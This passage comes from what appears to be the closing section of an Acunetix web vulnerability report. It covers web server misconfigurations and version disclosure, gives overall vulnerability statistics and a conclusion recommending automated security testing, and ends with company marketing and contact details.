
The second type of web server vulnerabilities are misconfigurations. These are configurations that expose the web server to attacks.

Vulnerabilities in web servers may range from information disclosure all the way to a remotely exploitable buffer overflow vulnerability that could allow an attacker to escalate an attack to remote code execution (RCE).

ANALYSIS

We found that 46% of sampled targets had web server vulnerabilities or misconfigurations. Unsurprisingly, most misconfigurations in this category were related to version disclosure. Web servers often disclose their make and version in response to simple requests. While this is not strictly classified as a vulnerability, it may provide an attacker with useful information.

In other cases, old versions of web servers were identified that contained vulnerabilities, mostly related to denial-of-service or information disclosure.



Conclusion

After analyzing the results of this report, we can say that we are very slowly going in the right direction. The number of vulnerabilities is decreasing but only gradually.

We are still far from being secure on the web – more than 25% of web applications have at least one high-severity vulnerability.

To keep your web resources secure, you must be very careful all the time. If you have experience as a network or system administrator, you may think that proper version and patch management will keep you secure. Unfortunately, this is not the whole solution. Keeping a web application safe is much more difficult. Most vulnerabilities are not about which systems you use but how you use them. Web application vulnerabilities such as SQL Injection and remote code execution appear because of poor design and programming, even if you choose best-of-class software and components.

The best way to improve web application security is to introduce security testing automation into the development lifecycle. This means integrating web vulnerability scanning with issue trackers, continuous deployment environments, and similar tools.

Acunetix continues to expand its integration capabilities. Simply put, we keep making Acunetix **faster** (less time to scan the same web application), **smarter** (fewer requests needed to scan), **easier** (improvements to the user interface), and **more integrated** (we keep adding integrations with more and more systems).

About Acunetix

Acunetix is a global web security leader. As the first company to build a fully dedicated and fully automated web vulnerability scanner, Acunetix carries unparalleled experience in the field. The Acunetix web vulnerability scanning platform has been recognized as a leading solution multiple times. It is also trusted by customers from the most demanding sectors including many fortune 500 companies.

Our mission is to provide you with a trustworthy web security solution that protects all your assets, aligns with all your policies, and fits perfectly into your development lifecycle. The Acunetix platform frees up your security team resources. It can detect vulnerabilities that other technologies would miss because it combines the best of dynamic and static scanning technologies and uses a separate monitoring agent. It is your platform of choice for comprehensive web vulnerability assessment and vulnerability management.

acunetix

WHERE TO FIND US

Stay up to date with the latest web security news.

Website. www.acunetix.com

Acunetix Web Security Blog. www.acunetix.com/blog

Facebook. www.facebook.com/acunetix

Twitter. twitter.com/acunetix

CONTACT INFORMATION

Acunetix (Europe and ROW)
Tel. +44 (0) 330 202 0190
Fax. +44 (0) 30 202 0191
Email. sales@acunetix.com

Acunetix (USA)
Tel. (+1) 737 241 8773
Fax. (+1) 737 600 8810
Email. salesusa@acunetix.com